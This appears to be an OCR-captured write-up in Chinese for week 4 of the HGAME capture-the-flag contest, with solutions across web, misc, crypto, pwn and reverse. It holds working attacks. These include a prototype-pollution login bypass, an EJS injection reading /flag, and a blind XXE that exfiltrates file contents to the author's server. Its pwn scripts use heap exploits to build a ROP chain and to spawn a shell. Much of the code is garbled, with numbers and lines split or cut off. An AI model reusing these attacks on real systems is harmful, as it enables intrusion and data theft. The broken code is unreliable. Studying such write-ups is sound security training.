hgame-week4

个人信息

- 个人id：迎面走来的你让我如此蠢蠢欲动
- 比赛排名：1
- 比赛得分：4370
- 解题数量：13

Web

F | Shared Diary

解题思路
审计代码发现有原型链污染漏洞:

```
function merge(target, source) {
    for (let key in source) {
        // Prevent prototype pollution
        if (key === '__proto__') {
            throw new Error("Detected Prototype Pollution")
        }
        if (key in source && key in target) {
            merge(target[key], source[key])
        } else {
            target[key] = source[key]
        }
    }
}
```

虽然过滤了__proto__,但是可以用过constructor.prototype.role设置user.role从而成功登陆

Request

Pretty Raw Hex \n

```
POST /login HTTP/1.1
Host: week-4.hgame.lwsec.cn:32714
Content-Length: 115
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://week-4.hgame.lwsec.cn:32714
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av
Referer: http://week-4.hgame.lwsec.cn:32714/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=s%3ArkseFKwelztfjOJu5LMTDcIkSwc4R0CL.wC4%2F%2F3a1c6bpM
Connection: close

{
  "username":"admin",
  "password":"testpassword",
  "constructor":{
    "prototype":{
      "role":"admin"
    }
  }
}
```

在admin页面代码中存在ejs模板注入

```
    }
    if (req.method == 'POST') {
        let diary = ejs.render(`<div>${req.body.diary}</div>`)
        req.session.diary = diary
        return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
    }
    return res.render('diary', {diary: req.session.diary, username: req.session.data.username});
})
```

可以通过注入ejs模板代码读取/flag文件

Hello admin!

hgame{N0tice_prototype_pollution&&EJS_server_template_injection}

<%= process.mainModule.require("fs").readFileSync('/flag', 'utf8'); %> Update

---

F | Tell Me

解题思路

进入到界面是一个表单提交，F12发现有源码提示/www.zip

下载后打开发现是一个盲注XXE。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://vpsIP:port/blind_xxe_test">
%remote;]>
<root/>
```

首先post发送以上内容:

```
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 120.26.163.152.
Ncat: Connection from 120.26.163.152:14989.
GET /blind_xxe_test HTTP/1.0
```

得到服务器的回显,发现内通外网，因此采用外带数据通道获取flag信息。

首先在服务器部署一个简单的web文件系统，使得靶机能够直接访问获取文件test.xml

test.xml文件内容如下:

```
<!ENTITY % payload "<!ENTITY &#x25; send SYSTEM 'http://xxx.xxx.xxx.xxx:xxxx/?content=%file;'>"> %payload;
//%号要进行实体编码成&#x25
```

随后发送post请求携带xml数据如下:

```
<?xml version="1.0"?>
<!DOCTYPE test[
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/flag.php">
<!ENTITY % dtd SYSTEM "http://xxx.xxx.xxx.xxx/test.xml">
%dtd;
%send;
]>
<user><name>123</name><email>123</email><content>123</content></user>
```

随后就能在主机监听端口读取到flag信息:

```
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::8081
Ncat: Listening on 0.0.0.0:8081
Ncat: Connection from 120.26.163.152.
Ncat: Connection from 120.26.163.152:36245.
GET /?content=PD9waHAgDQogICAgJGZsYWcxID0gImhnYW1le0JlX0F3YXJlXzBmX1hYZUJsMW5kMW5qZWN0aTBufSI7DQo/Pg== HTTP/1.0
```

base64解码后得到最终flag:

请将要加密或解密的内容复制到以下区域

```
<?php
  $flag1 = "hgame{Be_Aware_Of_XXeBl1nd1njectiOn}";
?>
```

Misc

2 | New_Type_Steganography

解题思路

先是一手社工找到原图https://www.pixiv.net/artworks/97558083

diff了下确实是原图，然后阅读算法，就是把要隐写的内容每位转8位二进制后生成等长的随机数，再用生成的随机数确定隐写位置，再根据数据是0还是1来确定如何改变RGB中的G

于是可以跑出二进制数据中的每一位所对应的随机数

exp1：

```python
from PIL import Image, ImageDraw
import requests
from tqdm import *
width = 1200
height = 900

def getimg(text,name):
    r=requests.post(url="http://week-4.hgame.lwsec.cn:30638/upload",data={"text":text},files={"file":open("C:/Users/16334/Desktop/1.png","rb")})
    with open("C:/Users/16334/Desktop/file/"+name+".png","wb") as f:
        f.write(r.content)

def getpos(poss_list):
    pos_list=[]
    img=Image.open("C:/Users/16334/Desktop/file/test.png")
    cnt=0
    for i in range(height):
        for j in range(width):
            pi=img.getpixel((j,i))
            if(pi[1] != 255):
                pos_list.append(i*1200+j)
    for k in poss_list:
        if(k not in pos_list):
            return k

def getallpos(img):
    poss_list=[]
    for i in range(height):
        for j in range(width):
            pi=img.getpixel((j,i))
            if(pi[1] != 255):
                poss_list.append(i*1200+j)
    return poss_list

getposlist=['\x40','\x20','\x10','\x08','\x04','\x02','\x01']
pos_list=[]

for ii in trange(40):
    qianzhui='\x00'*ii
    text=qianzhui+'\x00'
    getimg(text,'oriimg')
    oriimg=Image.open("C:/Users/16334/Desktop/file/oriimg.png")
    poss_list=getallpos(oriimg)
    for jj in range(7):
        text1=qianzhui+getposlist[jj]
        getimg(text1,'test')
        pos_list.append(getpos(poss_list))

print(pos_list)
```

```
print(len(pos_list))
```

比如我这里跑了40位的，也就是40*8=320个位置，由于flag都是可见字符，所以二进制第一位默认为0，所以实际跑出来的是40*7=280个位置，如下

```
760365, 583509, 690532, 394264, 520812, 969001, 759333, 104954, 491226, 10
58671, 817628, 672222, 489969, 296493, 636354, 329199, 39287, 1075144, 558
299, 983703, 767903, 737324, 759721, 574006, 834247, 929636, 384775, 29503
8, 874431, 102861, 124336, 759614, 135356, 452034, 86674, 641065, 515137,
 853666, 750690, 917242, 454244, 411917, 270035, 374460, 791759, 235224, 2
25322, 759273, 532159, 1051854, 756218, 1074602, 538237, 1035116, 517010,
 402234, 457053, 827741, 775988, 108307, 949737, 670509, 304985, 409384, 8
45367, 1038878, 1024641, 207748, 358247, 465928, 766621, 215144, 926964, 2
09054, 494922, 155945, 578347, 589312, 836890, 177906, 279525, 299152, 354
46, 541702, 612298, 447294, 327062, 443563, 607108, 563084, 676705, 26632
5, 1071750, 142987, 353343, 251434, 1053688, 101036, 134317, 947183, 28412
1, 75017, 415167, 766448, 204047, 372371, 96571, 58885, 1042962, 869441, 8
73967, 517819, 1003333, 342758, 729194, 185096, 622538, 1024571, 693791, 1
073160, 824060, 485031, 58999, 149073, 477480, 1030036, 44175, 335221, 641
991, 2634, 259481, 589797, 638077, 729430, 379524, 691647, 644879, 524420,
846220, 334136, 618062, 214801, 537080, 257097, 151998, 295660, 412630, 74
2518, 252278, 792016, 437504, 471764, 919593, 909882, 981458, 891770, 9693
73, 991347, 311019, 251796, 495809, 191037, 111688, 61693, 271463, 947968,
901173, 1011131, 511008, 880590, 873874, 963644, 814419, 104927, 453990, 8
68199, 619445, 948263, 388918, 548416, 336471, 738177, 270875, 31462, 5777
45, 549572, 23194, 411692, 1068525, 594682, 163547, 291562, 1078844, 62567
0, 336597, 234693, 65013, 289295, 753736, 170683, 720612, 223438, 998495,
 741218, 879722, 768447, 715862, 527978, 650322, 824065, 393809, 1010310,
 411596, 642932, 507685, 103773, 71697, 797984, 1038687, 218556, 325314, 3
80518, 1003068, 486441, 189930, 732448, 347228, 222221, 782894, 67811, 989
216, 759846, 815028, 412820, 906020, 331716, 699398, 994490, 440554, 73394
4, 456530, 633020, 172199, 954814, 1048456, 955628, 794222, 716094, 59265
3, 233959, 364830, 622089, 537931, 592502, 488673, 151223, 634904, 827159,
439264, 21468, 957205, 397879, 351664, 813612, 723229, 318311, 187993, 100
219, 1004273, 513197, 412073, 169553, 268731, 663177, 727807, 895701, 3553
56, 852864, 766106, 279979
```

这样就得到了所有的位置，只需要在flag图片中转到相应的位置再提取像素与原图比较即可


exp：

```
from PIL import Image
pos_list=[760365, 583509, 690532, 394264, 520812, 969001, 759333, 104954,
 491226, 1058671, 817628, 672222, 489969, 296493, 636354, 329199, 39287, 1
075144, 558299, 983703, 767903, 737324, 759721, 574006, 834247, 929636, 38
4775, 295038, 874431, 102861, 124336, 759614, 135356, 452034, 86674, 64106
5, 515137, 853666, 750690, 917242, 454244, 411917, 270035, 374460, 791759,
235224, 225322, 759273, 532159, 1051854, 756218, 1074602, 538237, 1035116,
517010, 402234, 457053, 827741, 775988, 108307, 949737, 670509, 304985, 40
9384, 845367, 1038878, 1024641, 207748, 358247, 465928, 766621, 215144, 92
6964, 209054, 494922, 155945, 578347, 589312, 836890, 177906, 279525, 2991
52, 35446, 541702, 612298, 447294, 327062, 443563, 607108, 563084, 676705,
```

```
266325, 1071750, 142987, 353343, 251434, 1053688, 101036, 134317, 947183,
 284121, 75017, 415167, 766448, 204047, 372371, 96571, 58885, 1042962, 869
441, 873967, 517819, 1003333, 342758, 729194, 185096, 622538, 1024571, 693
791, 1073160, 824060, 485031, 58999, 149073, 477480, 1030036, 44175, 33522
1, 641991, 2634, 259481, 589797, 638077, 729430, 379524, 691647, 644879, 5
24420, 846220, 334136, 618062, 214801, 537080, 257097, 151998, 295660, 412
630, 742518, 252278, 792016, 437504, 471764, 919593, 909882, 981458, 89177
0, 969373, 991347, 311019, 251796, 495809, 191037, 111688, 61693, 271463,
 947968, 901173, 1011131, 511008, 880590, 873874, 963644, 814419, 104927,
 453990, 868199, 619445, 948263, 388918, 548416, 336471, 738177, 270875, 3
1462, 577745, 549572, 23194, 411692, 1068525, 594682, 163547, 291562, 1078
844, 625670, 336597, 234693, 65013, 289295, 753736, 170683, 720612, 22343
8, 998495, 741218, 879722, 768447, 715862, 527978, 650322, 824065, 393809,
1010310, 411596, 642932, 507685, 103773, 71697, 797984, 1038687, 218556, 3
25314, 380518, 1003068, 486441, 189930, 732448, 347228, 222221, 782894, 67
811, 989216, 759846, 815028, 412820, 906020, 331716, 699398, 994490, 44055
4, 733944, 456530, 633020, 172199, 954814, 1048456, 955628, 794222, 71609
4, 592653, 233959, 364830, 622089, 537931, 592502, 488673, 151223, 634904,
827159, 439264, 21468, 957205, 397879, 351664, 813612, 723229, 318311, 187
993, 100219, 1004273, 513197, 412073, 169553, 268731, 663177, 727807, 8957
01, 355356, 852864, 766106, 279979]
width = 1200
height = 900
img=Image.open('flag.png')
imgg=Image.open('yuantu.png')

def gettype(col):
    coll=col%8
    if(coll <= 3):
        return 1
    if(coll > 3 ):
        return 2

flag=''
for i in pos_list:
    new_x=i%1200
    new_y=i//1200
    pi=imgg.getpixel((new_x,new_y))[1]
    pii=img.getpixel((new_x,new_y))[1]
    diff=pii-pi
    if(gettype(pi) == 1):
        if(diff==0):
            flag+='0'
        else:
            flag+='1'
    if(gettype(pi) == 2):
        if(diff==0):
            flag+='1'
        else:
```

```
            flag+='0'

print(flag)
```

最终结果如下



---

113 | EzWin系列

解题思路
由于不想再下一遍附件所以wp可能比较简短，请谅解(

variables

直接strings | grep hgame

auth

查看cmdline即可得到hint说flag2为当前用户的nthash
直接hashdump提取即可

7zip

直接windows.dumpfiles.DumpFiles --virtaddr 0xd00641b5ba70提取出7z
里面的文件名提示密码是用户密码，直接cmd5反差一下nthash即可解开压缩包

Crypto

F | ECRSA

解题思路
把Zmod(n)下的ecc变成GF(p) GF(q)下的两条ecc，求这两条ecc的阶o，求e在mod o下的逆元，pt=inverse(e,o)*ct，最后crt

```
from Crypto.Util.number import *
from gmpy2 import *
p=115192265954802311941399019598810724669437369433680905425676691661793518967453
q=109900879774346908739236130854229171067533592200824652124389936543716603840487
n = 126597313716333234063610717354807438709428844075116471447580559119313215343330577253778999939360460700282891824466157633917404460717873181534620
```

```
98556669611
a = 3457301624586139606837804088262299224575469302815229087413111295501888
4485688
b = 1032821371338209482066820365696715669963814382548975103442891640397173
55513886
e = 11415307674045871669
ciphertext = b'f\xb1\xae\x08`\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x8
4\xf0\x87\xde\xedF\x99\xe0\xf7\xdcH\x9ai\x04[\x8b\xbbHR\xd6\xa0\xa2B\x0e\x
d4\xdbr\xcc\xad\x1e\xa6\xba\xad\xe9L\xde\x94\xa4\xffKP\xcc\x00\x907\xf3\xe
a'
E=EllipticCurve(GF(p),[a,b])
t = 5378524437009518839112103581484521575801169404987837300959984214542709
0386768565964735974720983298669321062367037538338750496874768966520978895
5
8230201322
c=E.lift_x(t)
o=5759613297740115597069950979940536233487909497743885168196628667028818
35
98942
print(inverse(e,o)*c)

from Crypto.Util.number import *
p=1151922659548023119413990195988107246694373694336809054256766916617935
18
967453
q=1099008797743469087392361308542291710675335922008246521243899365437166
03
840487
n = 1265973137163332340636107173548074387094288440751164714475805591193132
15343330577253778999939360460700282891824466157633917404460717873181534620
98556669611
a = 3457301624586139606837804088262299224575469302815229087413111295501888
4485688
b = 1032821371338209482066820365696715669963814382548975103442891640397173
55513886
e = 11415307674045871669
ciphertext = b'f\xb1\xae\x08`\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x8
4\xf0\x87\xde\xedF\x99\xe0\xf7\xdcH\x9ai\x04[\x8b\xbbHR\xd6\xa0\xa2B\x0e\x
d4\xdbr\xcc\xad\x1e\xa6\xba\xad\xe9L\xde\x94\xa4\xffKP\xcc\x00\x907\xf3\xe
a'
E=EllipticCurve(GF(q),[a,b])
t = 5378524437009518839112103581484521575801169404987837300959984214542709
0386768565964735974720983298669321062367037538338750496874768966520978895
5
8230201322
c=E.lift_x(t)
o=1099008797743469087392361308542291710669471752989207632826586064462842
41
695225
print(inverse(e,o)*c)

from Crypto.Util.number import *
x=[4849430990480672837695907218081232615656326148963231632058849108280840
6
223560,6009614434066242040954437766439983486831462971335679145105431351944
4106083801]
```

```
p=115192265954802311941399019598810724669437369433680905425676691661793518967453
q=109900879774346908739236130854229171067533592200824652124389936543716603840487
y=[p,q]
m=crt(x,y)
print(long_to_bytes(int(m)))
```

F | LLLCG

解题思路

题目问题，第二个数据除掉第一个数据就行了

F | LLLCG Revenge

解题思路

线性递推的HNP问题

exp：

```
from Crypto.Util.number import *
t = 39
n = 23485425827738332278894805967893370273756825489083198707072909715322090251146084434636989983847687030319350 81
# Load data
s=[data]

# Calculate A & B
A = []
B = []
for i in range(len(s)-1):
    A.append(ZZ((-1*s[i])%n))
for i in range(1,len(s)):
    B.append(ZZ(s[i]))

# Construct Lattice
K = 2^340   # ki < 2^340
X = n * identity_matrix(QQ, t) # t * t
Z = matrix(QQ, [0] * t + [K/n] + [0]).transpose() # t+1 column
Z2 = matrix(QQ, [0] * (t+1) + [K]).transpose()    # t+2 column

Y = block_matrix([[X],[matrix(QQ, A)], [matrix(QQ, B)]]) # (t+2) * t
Y = block_matrix([[Y, Z, Z2]])

# Find short vector
Y = Y.LLL()
a=n*Y[1][39]/2**340
print(long_to_bytes(a))
```

Pwn

1 | without_hook

解题思路
很简单的UAF，house of apple那一套太没意思，打的rop，但是找了好久才找到一个好的位置，最后打edit_note 的stack就行,read结束就执行rop 了

```
from pwn import *

p = process('./pwn')
p = remote('week-4.hgame.lwsec.cn', 32626)
libc = ELF('./libc.so.6')

context.arch = 'amd64'

def add(idx,size):
    p.sendlineafter(b'5. Exit',b'1')
    p.sendlineafter(b'Index: ',str(idx).encode())
    p.sendlineafter(b'Size: ',str(size).encode())


def free(idx):
    p.sendlineafter(b'5. Exit',b'2')
    p.sendlineafter(b'Index: ',str(idx).encode())


def edit(idx,payload):
    p.sendlineafter(b'5. Exit',b'3')
    p.sendlineafter(b'Index: ',str(idx).encode())
    p.sendafter(b'Content: ',payload)

def show(idx):
    p.sendlineafter(b'5. Exit',b'4')
    p.sendlineafter(b'Index: ',str(idx).encode())


#context.log_level = 'debug'

add(0,0x540)
add(1,0x540)
add(2,0x550)
add(3,0x550)
add(4,0x540)
####
add(5,0x530)
add(6,0x530)
add(7,0x530)
```

```
add(8,0x530)

free(0)
free(2)

add(9,0x660)
##leak libc

edit(0,b'\x01')
show(0)
libc.address = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - (0x7f685546
success('libc.address:' + hex(libc.address))
edit(0,b'\x00')

show(2)
heap_base = u64(p.recvline()[:-1].ljust(8,b'\x00')) - 0x290
success('heap_base:' + hex(heap_base))


mp = libc.address + (0x7f5529cd8360 - 0x7f5529abf000)
mp_tcache_bins = libc.address + 0x1F63A8

payload = b''
payload += p64(heap_base + 0x290) + p64(libc.address + 0x21a120)
payload += p64(heap_base + 0x290) + p64(mp_tcache_bins - 0x20)

edit(2,payload)

free(5)
add(10,0x680)
###########
environ = libc.address + 0x1FE320
success('environ: ' + hex(environ))

#6,7,8
free(6)
free(7)


chunk6 = heap_base + 0x2280
chunk7 = heap_base + 0x27c0

edit(7,p64((chunk7>>12) ^ environ))
add(7,0x530)
add(6,0x530)

show(6)
stack = u64(p.recvline()[:-1].ljust(8,b'\x00'))
success('stack: ' + hex(stack))
```

```

read_stack = stack - 0x168 - 0x40

success('main_stack: ' + hex(read_stack))


free(8)
free(7)

edit(7,p64((chunk7>>12) ^ read_stack))
add(7,0x530)

edit(7,b'flag\x00')

#gdb.attach(p)
pause()
add(8,0x530)            ###main_stack

rop = ROP(libc)
rop.open(chunk7 + 0x10,0)
rop.read(3,chunk7 + 0x10,0x30)
rop.write(1,chunk7 + 0x10,0x30)

edit(8,b'\x00' * 0x38 + rop.chain())
p.interactive()
```

---

1 | 4nswer's gift

解题思路

house of apple系列里面最简单的方法: _IO_wfile_overflow–>_IO_wdoallocbuf–>fake_table–>system(”/bin/sh”);

```
from pwn import *
p = process('./pwn')
p = remote('week-4.hgame.lwsec.cn',30186)
libc = ELF('./libc.so.6')

p.recvuntil(b'like this: ')
_IO_list_all = int(p.recvline()[:-1],16)
libc.address = _IO_list_all - (0x7f40f4974660 - 0x7f40f477d000)

success('_IO_list_all:' + hex(_IO_list_all))
success('libc.address:' + hex(libc.address))

alloc_addr = libc.address + (0x7f40f4379000 - 0x7f40f477d000)

success('alloc_addr:' + hex(alloc_addr))

```

```
p.sendlineafter(b'into the gift?',str(0x400000).encode())
#gdb.attach(p)
#pause()

_IO_wfile_jumps = libc.address + (0x7f18d60bb0a0 - 0x7f18d5ec8000)
_IO_lock = libc.address + (0x00007ffff7fb2a20 - 0x7ffff7dba000)
_IO_wide_data = alloc_addr + 0xe0
success('_IO_wfile_jumps' + hex(_IO_wfile_jumps))

#IO_woverflow -> _IO_wdoalloc_ -> jmp_tab _IO_wdoalloc_
payload = b''
payload += p64(0x0101010101010101) + b';/bin/sh'
payload += p64(0) + p64(0)

payload += p64(0) + p64(0x1)  #write_base < write_ptr,
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)

payload += p64(0) + p64(0)  #chain...

payload += p64(0) + p64(0xffffffffffffffff)     #fd,_old_offset
payload += p64(0) + p64(_IO_lock)               #lock
payload += p64(0xffffffffffffffff) + p64(0)     #offset,

payload += p64(_IO_wide_data) + p64(0)                    #IO_wide_data,0x0
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)

payload += p64(0) + p64(_IO_wfile_jumps)        #0, _IO_wfile_jumps,call _IO

# + 0xe0
# IO_wide_data.
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(0) + p64(0)
payload += p64(alloc_addr + 0xe0 + 0xf0 - 13 * 0x8) + p64(0)       #_IO_wfil

# + 0xe0,+0xf0.
```

```python
payload += p64(libc.symbols['system'])


p.sendafter(b'put into the gitf?',payload)

p.interactive()
```

Reverse

F | shellcode

解题思路


```
IDA View-A   Pseudocode-A   Strings   Hex View-1   Structures   Enums
45  for ( i = 0LL; ; i = v11 + 1 )                // 这里应该是遍历文件
46  {
47    v11 = i;
48    v15 = v4;
49    v9 = *(_QWORD *)v4;
50    (*(void (**)(void))(*(_QWORD *)v4 + 48LL))();
51    runtime_concatstring2();
52    os_ReadFile();
53    flag = runtime_makeslicecopy();
54    v14 = flag;
55    v7 = 8 * (((unsigned __int64)"inputdir/" >> 3) + 1);
56
57    for ( j = 0LL; (__int64)j < (__int64)v7; j += 8LL )
58    {
59      if ( j >= v7 )
60        runtime_panicIndex();
61
62      v16 = flag + j;
63      syscall_Syscall();
64      flag = v14;
65
66
67
68      v7 = 8 * (((unsigned __int64)"inputdir/" >> 3) + 1);
69    }
70
71    (*(void (**)(void))(v9 + 48))();
72    runtime_concatstring3();
73    os_WriteFile();
74    if ( v11 + 1 >= 8 )
75      break;
```

flag指向的读进去的数据，下个数据断点就能找到关键代码:

```
IDA View-RIP   Pseudocode-D   Pseudocode-A   Pseudocode-B
1  _DWORD *__usercall sub_18DF4000000@<rax>()
2  {
3    unsigned int *v0; // rcx
4    _DWORD *result; // rax
5    unsigned int v2; // [rsp+20h] [rbp-38h]
6    __int64 v3; // [rsp+24h] [rbp-34h]
7    unsigned int i; // [rsp+40h] [rbp-18h]
8
9    v2 = *v0;
0    v3 = v0[1];
1    for ( i = 0; i < 0x20; ++i )
2    {
3      HIDWORD(v3) -= 1412567261;
4      v2 += (((unsigned int)v3 >> 5) + 33) ^ (v3 + HIDWORD(v3)) ^ (16 * v3 + 22)
5      LODWORD(v3) = v3 + (((v2 >> 5) + 55) ^ (v2 + HIDWORD(v3)) ^ (16 * v2 + 44)
6    }
7    *v0 = v2;
8    result = v0 + 1;
9    v0[1] = v3;
0    return result;
1  }
```

实际就是个tea加密

```
unsigned char enc_data[] =
{
    0x20, 0x69, 0xB3, 0xE4, 0xD0, 0x24, 0x69, 0x93, 0x44, 0xD1,
    0x16, 0xA8, 0xF5, 0xD5, 0x82, 0xAA, 0xDA, 0xF0, 0x79, 0x36,
    0x06, 0xFD, 0x32, 0x7F, 0xD3, 0xC0, 0x60, 0x34, 0x39, 0x49,
    0x21, 0xB7, 0xA2, 0x69, 0x72, 0xE5, 0xFA, 0x51, 0x6A, 0x83
};


//v0 = 0xde84b8ac
//v1 = 0x5bf342f6

//0x00000000ABCDEF23
void dec(int * data){
    unsigned int sum = 0;
    for (int i = 0; i < 32; i++){
        sum += 0x00000000ABCDEF23;
    }
    unsigned int v0 = data[0], v1 = data[1];
    for (int i = 0; i < 32; i++){
        v1 -= (((v0 >> 5) + 55) ^ (v0 + sum) ^ (16 * v0 + 44));
        v0 -= (((v1 >> 5) + 33) ^ (v1 + sum) ^ (16 * v1 + 22));
        sum -= 0x00000000ABCDEF23;
    }
    data[0] = v0, data[1] = v1;
}

int main(){
    for (int i = 0; i < 40; i+=8){
        dec((int*)&enc_data[i]);
    }
    return 0;
}


```



F | vm

解题思路

opcode:

```
[00] mov reg[2],0
[04] add reg[2],reg[3]
[08] mov reg[0],flag[regs[2]]
[12] mov reg[1],reg[0]              //reg[1] = flag[i]

[16] mov reg[2],50
[20] add reg[2],reg[3]              //reg[0] = flag[50 + i]
[24] mov reg[0],flag[regs[2]]
[28] add reg[1],reg[0]              //reg[1] += reg[0]

[32] mov reg[2],100
[36] add reg[2],reg[3]
[40] mov reg[0],flag[regs[2]]       //reg[0] = flag[100 + i]
[44] xor reg[1],reg[0]              //reg[1] ^= reg[0]

[48] mov reg[0],8
[52] mov reg[2],reg[1]
[56] shl reg[1],reg[0]
[60] shr reg[2],reg[0]
[64] add reg[1],reg[2]
[68] mov reg[0],reg[1]              //reg[0] = (dword << 8) + (dword >> 8)

[72] push reg[0]                    //push reg[0]

[74] mov reg[0],1                   //i++
[78] add reg[3],reg[0]
[82] mov reg[0],reg[3]
[86] mov reg[1],40
[90] cmp reg[0],reg[1]
[91] je 95
[93] jmp 0

[95] mov reg[3],0                   //i = 0
[99] pop reg[1]
[101] mov reg[2],150
[105] add reg[2],reg[3]
[109] mov reg[0],flag[regs[2]]      //reg[0] = flag[150 + i]
[113] cmp reg[0],reg[1]
[114] jne 136
[116] mov reg[0],1
[120] add reg[3],reg[0]
[124] mov reg[0],reg[3]
[128] mov reg[1],40                 //40次循环.
[132] cmp reg[0],reg[1]
[133] jne 99
[135]end
```

```
[136]end
```

脚本:

```


unsigned char opcode[] =
{
    0x00, 0x03, 0x02, 0x00, 0x03, 0x00, 0x02, 0x03, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x02, 0x01, 0x00, 0x00, 0x03, 0x02, 0x32,
    0x03, 0x00, 0x02, 0x03, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00,
    0x01, 0x00, 0x00, 0x03, 0x02, 0x64, 0x03, 0x00, 0x02, 0x03,
    0x00, 0x00, 0x00, 0x00, 0x03, 0x03, 0x01, 0x00, 0x00, 0x03,
    0x00, 0x08, 0x00, 0x02, 0x02, 0x01, 0x03, 0x04, 0x01, 0x00,
    0x03, 0x05, 0x02, 0x00, 0x03, 0x00, 0x01, 0x02, 0x00, 0x02,
    0x00, 0x01, 0x01, 0x00, 0x00, 0x03, 0x00, 0x01, 0x03, 0x00,
    0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03, 0x01, 0x28,
    0x04, 0x06, 0x5F, 0x05, 0x00, 0x00, 0x03, 0x03, 0x00, 0x02,
    0x01, 0x00, 0x03, 0x02, 0x96, 0x03, 0x00, 0x02, 0x03, 0x00,
    0x00, 0x00, 0x00, 0x04, 0x07, 0x88, 0x00, 0x03, 0x00, 0x01,
    0x03, 0x00, 0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03,
    0x01, 0x28, 0x04, 0x07, 0x63, 0xFF, 0xFF
};

struct Vm{
    unsigned int regs[6];
    unsigned int xip;
    unsigned int xsp;
    char flag;
    char pad[3];
};

void __fastcall exec_code(Vm *vm)
{
    switch (opcode[vm->xip])
    {
    case 0u:
        do{
            unsigned __int8 v1;
            v1 = opcode[vm->xip + 1];
            if (v1)
            {
                switch (v1)
                {
                case 1u:
                    printf("[%02d] flag[reg[2]]=reg[0]", vm->xip); puts
("");
                    //flag[vm->regs[2]] = vm->regs[0];        // mov flag
[reg],reg
                    break;
```

```
                case 2u:
                    printf("[%02d] mov reg[%d],reg[%d]", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                    break;
                case 3u:
                    printf("[%02d] mov reg[%d],%d", vm->xip, opcode[vm->xip + 2], opcode[vm->xip + 3]); puts("");
                    break;
                }
            }
            else
            {
                printf("[%02d] mov reg[0],flag[regs[2]]", vm->xip); puts("");
            }
            vm->xip += 4;
        } while (0);
        break;
    case 1u:
        do{
            unsigned __int8 v1; // [rsp+0h] [rbp-18h]

            v1 = opcode[vm->xip + 1];
            if (v1)
            {
                switch (v1)
                {
                case 1u:
                    printf("[%02d] push reg[0]", vm->xip); puts("");
                    break;
                case 2u:
                    printf("[%02d] push reg[2]", vm->xip); puts("");
                    break;
                case 3u:
                    printf("[%02d] push reg[3]", vm->xip); puts("");
                    break;
                }
            }
            else
            {
                printf("[%02d] push reg[0]", vm->xip); puts("");
            }
            vm->xip += 2;
        } while (0);
        break;
    case 2u:
        do{
            unsigned __int8 v1; // [rsp+0h] [rbp-18h]
            v1 = opcode[vm->xip + 1];
```

```
            if (v1)
            {
                switch (v1)
                {
                case 1u:
                    printf("[%02d] pop reg[1]", vm->xip); puts("");
                    break;
                case 2u:
                    printf("[%02d] pop reg[2]", vm->xip); puts("");
                    break;
                case 3u:
                    printf("[%02d] pop reg[3]", vm->xip); puts("");
                    break;
                }
            }
            else
            {
                printf("[%02d] pop reg[0]", vm->xip); puts("");
            }
            vm->xip += 2;
        } while (0);
        break;
    case 3u:
        do{
            switch (opcode[vm->xip + 1])
            {
